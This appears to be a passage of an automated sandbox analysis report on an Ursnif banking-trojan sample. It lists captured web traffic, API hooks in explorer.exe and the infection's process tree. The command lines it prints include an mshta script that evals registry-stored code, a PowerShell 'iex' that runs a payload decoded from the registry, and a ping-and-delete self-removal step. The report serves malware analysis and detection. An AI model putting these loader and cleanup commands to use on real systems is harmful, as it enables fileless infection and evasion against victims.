https://tw.yimg.com https://geo. yahoo.com https://socialprofiles.zenfs.com https://*.wc.yahoodns.net https://beap-bc.yahoo.com https://ws.progrss.yahoo. com https://log.fc.yahoo.com https://backyard.yahoo.com https://*.ah.yahoo.com https://pr-bh.ybp.yahoo.com https://fbcdn .net https://scontent.xx.fbcdn.net https://z-m-scontent.xx.fbcdn.net https://graph.facebook.com https://data.mail.yahoo.com https://platform-lookaside.fbsbx.com;media-src https://*.ah.yahoo.com;object-src 'none';report-uri https://csp.yahoo .com/beacon/csp?src=mbr_account;script-src 'unsafe-inline' 'self' https://s.yimg.com https://s1.yimg.com https://query.y ahoo.com https://*.query.yahoo.com https://y.analytics.yahoo.com https://jsapi.login.yahoo.com https://fc.yahoo.com http s://e2e.fc.yahoo.com https://pr.comet.yahoo.com 'nonce-n7UdIIs1nj9Gvc2shoRp5qWH5AASInKxZf1zWXvoZRu4mnC0' ;style-src * 'unsafe-inline' Vary: Accept-Encoding Date: Tue, 23 Nov 2021 19:47:07 GMT Connection: close Strict-Transport-Security: max-age=15552000 Server: ATS Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only" Set-Cookie: A1=d=AQABBDpFnWECEIUUzrbCmX-qsDfevrscmkAFEgEBAQGWnmGnYQAAAAAA_eMAAA& S=AQAAAnPZU8-KIuOYHxcdxQodOIA; Expires=Thu, 24 Nov 2022 01:47:07 GMT; Max-Age=31557600; Domain=.yaho o.com; Path=/; SameSite=Lax; Secure; HttpOnly Set-Cookie: A3=d=AQABBDpFnWECEIUUzrbCmX-qsDfevrscmkAFEgEBAQGWnmGnYQAAAAAA_eMAAA& S=AQAAAnPZU8-KIuOYHxcdxQodOIA; Expires=Thu, 24 Nov 2022 01:47:07 GMT; Max-Age=31557600; Domain=.yaho o.com; Path=/; SameSite=None; Secure; HttpOnly Set-Cookie: A1S=d=AQABBDpFnWECEIUUzrbCmX-qsDfevrscmkAFEgEBAQGWnmGnYQAAAAAA_eMAAA &S=AQAAAnPZU8-KIuOYHxcdxQodOIA&j=WORLD; Domain=.yahoo.com; Path=/; SameSite=Lax; Secure Set-Cookie: B=416gsndgpqh9q&b=3&s=g6; Expires=Thu, 24 Nov 2022 01:47:07 GMT; Max-Age=31557600; Domai n=.yahoo.com; Path=/ Set-Cookie: GUC=AQEBAQFhnpZhp0IeBQSi; Expires=Thu, 24 Nov 2022 01:47:07 GMT; Max-Age=31557600; Domai n=.yahoo.com; Path=/; Secure
2021-11-23 19:47:07 UTC	432	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 69 64 3d 22 53 74 65 6e 63 69 6c 22 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 67 72 69 64 20 6c 69 67 68 74 2d 74 68 65 6d 65 20 22 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 30 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 2f 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 66 6f 72 6d 61 74 2d 64 65 74 65 63 74 69 6f Data Ascii: <!DOCTYPE html><html id="Stencil" class="no-js grid light-theme "> <head> <meta charset="utf-8"> <meta name="viewport" content="initial-scale=1, maximum-scale=1, user-scalable=0, shrink-to-fit=no"/> <meta name="format-detectio
2021-11-23 19:47:07 UTC	433	IN	Data Raw: 2e 63 6f 6d 2f 77 6d 2f 6d 62 72 2f 69 6d 61 67 65 73 2f 79 61 68 6f 6f 2d 61 70 70 6c 65 2d 74 6f 75 63 68 2d 76 30 2e 30 2e 32 2e 70 6e 67 22 3e 0a 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 2d 70 72 65 63 6f 6d 70 6f 73 65 64 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 2e 79 69 6d 67 2e 63 6f 6d 2f 77 6d 2f 6d 62 72 2f 69 6d 61 67 65 73 2f 79 61 68 6f 6f 2d 61 70 70 6c 65 2d 74 6f 75 63 68 2d 76 30 2e 30 2e 32 2e 70 6e 67 22 3e 0a 20 20 20 20 20 20 20 20 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 6e 37 55 64 49 49 73 31 6e 6a 39 47 76 63 32 73 68 6f 52 70 35 71 57 48 35 41 41 53 49 6e 4b 78 5a 66 31 7a 57 58 76 6f 5a 52 75 34 6d 6e 43 30 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 23 Data Ascii: .com/wm/mbr/images/yahoo-apple-touch-v0.0.2.png"> <link rel="apple-touch-icon-precomposed" href="https://s.yimg.com/wm/mbr/images/yahoo-apple-touch-v0.0.2.png"> <style nonce="n7UdIIs1nj9Gvc2shoR p5qWH5AASInKxZf1zWXvoZRu4mnC0"> #
2021-11-23 19:47:07 UTC	449	IN	Data Raw: 35 30 30 22 20 76 61 6c 75 65 3d 22 46 4b 22 20 3e 46 61 6c 6b 6c 61 6e 64 20 49 73 6c 61 6e 64 73 20 26 23 78 32 30 32 41 3b 28 2b 35 30 30 29 26 23 78 32 30 32 43 3b 3c 2f 6f 70 74 69 6f 6e 3e 0a 20 20 20 20 20 20 20 20 3c 6f 70 74 69 6f 6e 20 72 6f 6c 65 3d 22 6f 70 74 69 6f 6e 22 20 64 61 74 61 2d 63 6f 64 65 3d 22 2b 32 39 38 22 20 76 61 6c 75 65 3d 22 46 4f 22 20 3e 46 61 72 6f 65 20 49 73 6c 61 6e 64 73 20 26 23 78 32 30 32 41 3b 28 2b 32 39 38 29 26 23 78 32 30 32 43 3b 3c 2f 6f 70 74 69 6f 6e 3e 0a 20 20 20 20 20 20 20 20 3c 6f 70 74 69 6f 6e 20 72 6f 6c 65 3d 22 6f 70 74 69 6f 6e 22 20 64 61 74 61 2d 63 6f 64 65 3d 22 2b 36 37 39 22 20 76 61 6c 75 65 3d 22 46 4a 22 20 3e 46 69 6a 69 20 26 23 78 32 30 32 41 3b 28 2b 36 37 39 29 26 23 78 32 30 32 Data Ascii: 500" value="FK" >Falkland Islands ‪(+500)‬</option> <option role="option" data-code="+298" value="FO" >Faroe Islands ‪(+298)‬</option> <option role="option" data-code="+679" value="FJ" >Fiji ‪(+679)&#x202

Timestamp	kBytes transferred	Direction	Data
2021-11-23 19:47:07 UTC	461	IN	Data Raw: 65 3d 22 53 49 22 20 3e 53 6c 6f 76 65 6e 69 61 20 26 23 78 32 30 32 41 3b 28 2b 33 38 36 29 26 23 78 32 30 32 43 3b 3c 2f 6f 70 74 69 6f 6e 3e 0a 20 20 20 20 20 20 20 20 3c 6f 70 74 69 6f 6e 20 72 6f 6c 65 3d 22 6f 70 74 69 6f 6e 22 20 64 61 74 61 2d 63 6f 64 65 3d 22 2b 36 37 37 22 20 76 61 6c 75 65 3d 22 53 42 22 20 3e 53 6f 6c 6f 6d 6f 6e 20 49 73 6c 61 6e 64 73 20 26 23 78 32 30 32 41 3b 28 2b 36 37 37 29 26 23 78 32 30 32 43 3b 3c 2f 6f 70 74 69 6f 6e 3e 0a 20 20 20 20 20 20 20 20 3c 6f 70 74 69 6f 6e 20 72 6f 6c 65 3d 22 6f 70 74 69 6f 6e 22 20 64 61 74 61 2d 63 6f 64 65 3d 22 2b 32 35 32 22 20 76 61 6c 75 65 3d 22 53 4f 22 20 3e 53 6f 6d 61 6c 69 61 20 26 23 78 32 30 32 41 3b 28 2b 32 35 32 29 26 23 78 32 30 32 43 3b 3c 2f 6f 70 74 69 6f 6e 3e 0a Data Ascii: e="SI" >Slovenia ‪(+386)‬</option> <option role="option" data-code="+677" value="SB" >Solomon Islands ‪(+677)‬</option> <option role="option" data-code="+252" value="SO" >Somalia ‪(+252)‬</option>
2021-11-23 19:47:07 UTC	465	IN	Data Raw: 22 20 61 75 74 6f 63 6f 6d 70 6c 65 74 65 3d 22 75 73 65 72 6e 61 6d 65 22 20 61 75 74 6f 63 61 70 69 74 61 6c 69 7a 65 3d 22 6e 6f 6e 65 22 20 61 75 74 6f 63 6f 72 72 65 63 74 3d 22 6f 66 66 22 20 61 75 74 6f 66 6f 63 75 73 3d 22 74 72 75 65 22 20 20 70 6c 61 63 65 68 6f 6c 64 65 72 3d 22 20 22 20 2f 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 69 6e 70 75 74 2d 66 69 65 6c 64 2d 69 63 6f 6e 20 68 69 64 65 22 20 69 64 3d 22 75 73 65 72 6e 61 6d 65 2d 66 69 65 6c 64 2d 69 63 6f 6e 22 3e 3c 2f 64 69 76 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6c 61 62 65 6c 20 66 6f 72 3d 22 6c 6f 67 69 6e 2d 75 73 65 72 6e 61 6d 65 22 20 69 64 3d 22 6c 6f 67 69 6e 2d 6c 61 62 65 6c 22 20 63 6c 61 73 73 3d 22 6c Data Ascii: " autocomplete="username" autocapitalize="none" autocorrect="off" autofocus="true" placeholder=" " /> <label for="login-username" id="login-label" cla ss="l

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: anIV2qJeLD.exe PID: 6968 Parent PID: 5204

General

Start time:	20:44:02
Start date:	23/11/2021
Path:	C:\Users\user\Desktop\anIV2qJeLD.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\anIV2qJeLD.exe"
Imagebase:	0x400000

File size:	298496 bytes
MD5 hash:	20C0D2005C6A542FB9C20466775C6142
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000001.00000003.753488992.00000000047BA000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.754079690.00000000046BC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.708603588.00000000048B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.708583550.00000000048B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.708535895.00000000048B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.753558505.00000000048B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.708632359.00000000048B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000001.00000003.753518401.0000000004839000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.708655559.00000000048B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.708643513.00000000048B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.708560736.00000000048B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000001.00000003.961075351.0000000004299000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.811532515.0000000005CA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.708619404.00000000048B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000001.00000002.968828960.00000000044C0000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.752543235.00000000048B8000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Value Created

Analysis Process: mshta.exe PID: 960 Parent PID: 3424

General

Start time:	20:44:51
Start date:	23/11/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>Yy03='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Yy03).regread('HKCU\\\\Software\\\\AppDataLow\\\\Software\\\\Microsoft\\\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\\TestLocal'));if(!window.flag)close()</script>
Imagebase:	0x7ff6c10a0000
File size:	14848 bytes

MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

Analysis Process: powershell.exe PID: 5180 Parent PID: 960

General

Start time:	20:44:53
Start date:	23/11/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" iex ([System.Text.Encoding]::ASCII.GetString((gp "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn))
Imagebase:	0x7ff7bedd0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000000D.00000003.822024782.00000168B2DDC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000000D.00000002.918958280.00000168AA1CC000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 5784 Parent PID: 5180

General

Start time:	20:44:53
Start date:	23/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 2088 Parent PID: 5180

General

Start time:	20:45:02
Start date:	23/11/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @" C:\Users\user\AppData\Local\Temp\pqwen5zh\pqwen5zh.cmdline
Imagebase:	0x7ff736e50000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: cvtres.exe PID: 4820 Parent PID: 2088

General

Start time:	20:45:04
Start date:	23/11/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESD669.tmp" "c:\Users\user\AppData\Local\Temp\pqwen5zh\CSC508E00641FC7448693989664B7E60.TMP"
Imagebase:	0x7ff794790000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: csc.exe PID: 2280 Parent PID: 5180

General

Start time:	20:45:09
Start date:	23/11/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @" C:\Users\user\AppData\Local\Temp\i3mkzvx5\i3mkzvx5.cmdline
Imagebase:	0x7ff736e50000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: cvtres.exe PID: 2368 Parent PID: 2280

General

Start time:	20:45:12
Start date:	23/11/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESF386.tmp" "c:\Users\user\AppData\Local\Temp\i3mkzvx5\CSCB52324015C2F4AC8AC468C73504A2519.TMP"
Imagebase:	0x7ff794790000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: control.exe PID: 4936 Parent PID: 6968

General

Start time:	20:45:13
Start date:	23/11/2021
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff708fb0000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000014.00000000.824591176.0000000000CA0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000014.00000000.822930430.0000000000CA0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000014.00000003.880882500.0000027A72C3C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000014.00000002.894411476.0000027A72C3C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000014.00000003.826726374.0000027A72C3C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000014.00000003.826674348.0000027A72C3C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000014.00000000.825845900.0000000000CA0000.00000040.00020000.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: explorer.exe PID: 3424 Parent PID: 5180

General

Start time:	20:45:20
Start date:	23/11/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RuntimeBroker.exe PID: 3656 Parent PID: 3424

General

Start time:	20:45:39
Start date:	23/11/2021
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff6b0ff0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000019.00000000.899852132.0000027D4F800000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000019.00000002.1206306739.0000027D4FA02000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000019.00000000.895713343.0000027D4F800000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000019.00000000.905548648.0000027D4F800000.00000040.00020000.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 4972 Parent PID: 4936

General

Start time:	20:45:43
Start date:	23/11/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL -h
Imagebase:	0x7ff67fb60000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001A.00000002.892663424.000002970CDCC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001A.00000003.889480040.000002970CDCC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001A.00000000.885186030.000002970C7F0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001A.00000003.890926362.000002970CDCC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001A.00000000.887028110.000002970C7F0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001A.00000000.883404432.000002970C7F0000.00000040.00020000.sdmp, Author: Joe Security

Analysis Process: cmd.exe PID: 6752 Parent PID: 3424

General

Start time:	20:45:46
Start date:	23/11/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\anIV2qJeLD.exe
Imagebase:	0x7ff622070000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001B.00000002.989095678.00000228E75EC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001B.00000000.933683599.00000228E7000000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001B.00000003.960938374.00000228E75EC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001B.00000000.934438300.00000228E7000000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001B.00000003.964489842.00000228E75EC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001B.00000000.925739991.00000228E7000000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001B.00000003.964378185.00000228E75EC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001B.00000003.961019371.00000228E75EC000.00000004.00000040.sdmp, Author: Joe Security

Analysis Process: RuntimeBroker.exe PID: 4268 Parent PID: 3424

General

Start time:	20:45:57
Start date:	23/11/2021
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff6b0ff0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001C.00000002.1205830765.000001B4FB402000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001C.00000000.947593693.000001B4FABB0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001C.00000000.936725813.000001B4FABB0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001C.00000000.942244917.000001B4FABB0000.00000040.00020000.sdmp, Author: Joe Security

Analysis Process: conhost.exe PID: 4616 Parent PID: 6752

General

Start time:	20:46:00
Start date:	23/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: 4772 Parent PID: 3424

General

Start time:	20:46:17
Start date:	23/11/2021
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff6b0ff0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001F.00000000.978653062.000001DA4C260000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001F.00000002.1197409376.000001DA4C802000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001F.00000000.974956334.000001DA4C260000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001F.00000000.970221418.000001DA4C260000.00000040.00020000.sdmp, Author: Joe Security

Analysis Process: PING.EXE PID: 2280 Parent PID: 6752

General

Start time:	20:46:22
Start date:	23/11/2021
Path:	C:\Windows\System32\PING.EXE
Wow64 process (32bit):	false
Commandline:	ping localhost -n 5
Imagebase:	0x7ff66aca0000
File size:	21504 bytes
MD5 hash:	6A7389ECE70FB97BFE9A570DB4ACCC3B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000020.00000000.973836822.000001F4F1140000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000020.00000000.972065324.000001F4F1140000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000020.00000000.970372197.000001F4F1140000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000020.00000002.985827192.000001F4F175C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000020.00000003.974756035.000001F4F175C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000020.00000003.974847238.000001F4F175C000.00000004.00000040.sdmp, Author: Joe Security

Analysis Process: RuntimeBroker.exe PID: 5844 Parent PID: 3424

General

Start time:	20:46:31
Start date:	23/11/2021
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff6b0ff0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
